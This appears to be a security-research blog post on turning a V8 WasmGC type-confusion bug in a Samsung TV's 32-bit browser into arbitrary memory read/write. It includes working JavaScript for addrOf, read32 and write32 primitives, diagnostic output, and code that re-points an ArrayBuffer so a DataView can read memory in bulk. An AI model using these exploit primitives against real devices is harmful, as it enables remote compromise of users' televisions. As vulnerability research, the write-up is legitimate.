/ 7 min read
Samsung TV V8 RCE #1 — Three primitives, no cage
The WasmGC bug confuses the types of a struct’s fields. It sounds academic until you turn it into tools. I built three tiny, custom-made Wasm modules: each one uses that same type confusion but aimed at a different goal. I name them after the type they confuse:
e_*(forexternref) — stores a JS object in a field and lets me read it back as if it were a number. That number is the object’s address in memory.i_*(fori32) — the loader: I hand it the number I want to use as an address.ip_*(for i32 as pointer) — takes that address and treats it as a pointer, to read or write the 32 bits that live there.
Combining them yields exactly the three primitives that hold up the rest of the exploitation:
addrOf(obj)— the address of a JS object. (e_*: I put the object in and read it back as an integer.)read32(addr)— reads 32 bits at any address. (i_*loads the address,ip_*reads it.)write32(addr, val)— writes 32 bits at any address. (same asread32, butip_*writes.)
function addrOf(obj) { e_set(E, obj); return i2u(i_get0(E)); }function read32(addr) { i_set0(I, u2i(((addr >>> 0) - 7) >>> 0)); return i2u(ip_read(I)); }function write32(addr,v) { i_set0(I, u2i(((addr >>> 0) - 7) >>> 0)); ip_write(I, u2i(v)); }The -7 compensates for the header of the internal ip_* struct (a ref to oneRef whose i32 field falls at addr), so that the final StructGet reads exactly the address I asked for.
Why this is arbitrary, not “caged”
In the original Windows x64 PoC these two functions were called caged_read / caged_write — caged — because over there the read/write stayed trapped inside V8’s cage. Here I renamed them to read32 / write32 on purpose: on this TV there’s no cage, and that difference is what makes everything else viable.
In 64-bit V8 the pointer-compression cage exists: pointers are 32-bit offsets relative to a 4 GB base, so a read by confusion only reaches memory inside that region. To get out you need to break the cage separately, as one more step of the exploit.
In 32-bit V8 there’s no compression. Each pointer is already a full 32-bit native address. The i32 ↔ ref confusion hands you that raw address, untranslated. Therefore read32 and write32 have no ceiling: I pass them any address in the process — a number between 0 and 4 GB — and I read or write the 32 bits that live there.
It’s a read/write of the process’s entire address space, for free. Without having to escape V8’s cage, without breaking anything extra. Leaking pointers, walking C++ structures, searching for the ELF in memory, dumping the whole binary.
The first payload: diagnostic.js
diagnostic.js is the first payload in the chain and has a single job: to prove that the bug fires in this browser and that the three primitives really work, before building anything on top.
Under the hood it does three things. First it fills Wasm’s canonical type table — over a million slots — to force the index collision that is the bug. Then it builds the e_* / i_* / ip_* modules and derives addrOf / read32 / write32. And finally it puts them to the test against a real object: it grabs any ArrayBuffer and uses it as a guinea pig.
ab (ArrayBuffer) → addrOf = 0x50709be1 ← its address in V8's heapread32(0x50709be1) → 0x75391a5c ← the first thing inside it (its "map")read32(ab + 0x18) → 0x902a0400 ← where it stores its data bytesTwo reads, two different proofs:
read32(0x50709be1) = 0x75391a5creads the first word of the object — and in V8 that’s never just any data: the first word of every heap object is a pointer to its map (the “hidden class”, the descriptor that says what type the object is). Maps live grouped in their own region of the heap, so seeing a value in the0x753…range — where the maps fall in this process — confirms two things at once: that the read landed on the correct object and that it read its first word correctly.read32(ab + 0x18) = 0x902a0400reads another field of theArrayBuffer: the pointer to its backing store, the block where it keeps its data bytes. And here’s the proof I was looking for: that block doesn’t live in V8’s heap.ArrayBuffers reserve their memory separately, outside the garbage collector’s heap, with the embedder’s allocator (its ownmmap/malloc) — that’s why0x902…falls in a distant, completely separate region. Being able to read there proves the only thing that matters: the read’s reach isn’t bounded to anything.
The exact addresses (
0x753…,0x902…) are from this process — ASLR shifts them on each boot —; what matters is that they belong to different regions, and that the first word is a valid map. If you want to go to the source for why it’s like this: the map is always at offset 0 of the object (v8/src/objects/map.h) and the backing store is reserved outside the heap (v8/src/objects/backing-store.h).

diagnostic.js running in the TV’s browser: the three primitives (addrOf and the arbitrary 32-bit read/write) give correct results against a real ArrayBuffer, and the log closes by detecting the process’s architecture: ARM v7 32-bit — the detail that confirms we’re in a V8 without a cage.
A faster primitive for dumping memory
read32() reads 32 bits at a time and, for dumping large regions, it’s slow: each word is several Wasm calls. But looking at how V8 stores an ArrayBuffer in memory I realized I could fabricate a much more suitable primitive for this task, taking advantage of a detail: the ArrayBuffer itself carries, in fields I can edit, how many bytes it measures and where its data is. This is used later in entry 04 to exfiltrate the libchrome.so library efficiently.
The idea is to use write32() — which already writes anywhere — to overwrite those fields on an ArrayBuffer: I make it believe it measures 64 MB and that its bytes live at whatever address I want. From that moment on I read it with a native DataView, at C speed, without one Wasm call per word:
const ab_addr = addrOf(ab);write32(ab_addr + 0x16, 0x200000 << 5); // byteLength → 64 MBwrite32(ab_addr + 0x1e, 0x200000 << 5); // maxByteLength → 64 MBwrite32(ab_addr + 0x26, 0); // backing store offset → 0const dv = new DataView(ab); // dv reads "real" memory at full speedSummary
With this we already have on the table what we need for everything that’s coming, validated on the television itself: the three base primitives (addrOf, read32, write32) plus the bulk-read shortcut via DataView.
| Primitive | What it does | Reach |
|---|---|---|
addrOf(obj) | gives you the memory address of a JS object | — |
read32(addr) | reads 32 bits at addr | any address in the process (the 4 GB) |
write32(addr, v) | writes 32 bits at addr | any address in the process |
redirected ArrayBuffer | bulk read via native DataView (fast) | re-point it before creating the DataView |
At this point the problem changes nature. It stops being one of capability and becomes one of information. I have full R/W over the process. To build the ROP chain I need the offsets of libchrome.so — and getting that binary, on a TV that won’t let me pull it out, is the rest of the series. It starts with a dead end: entry 02.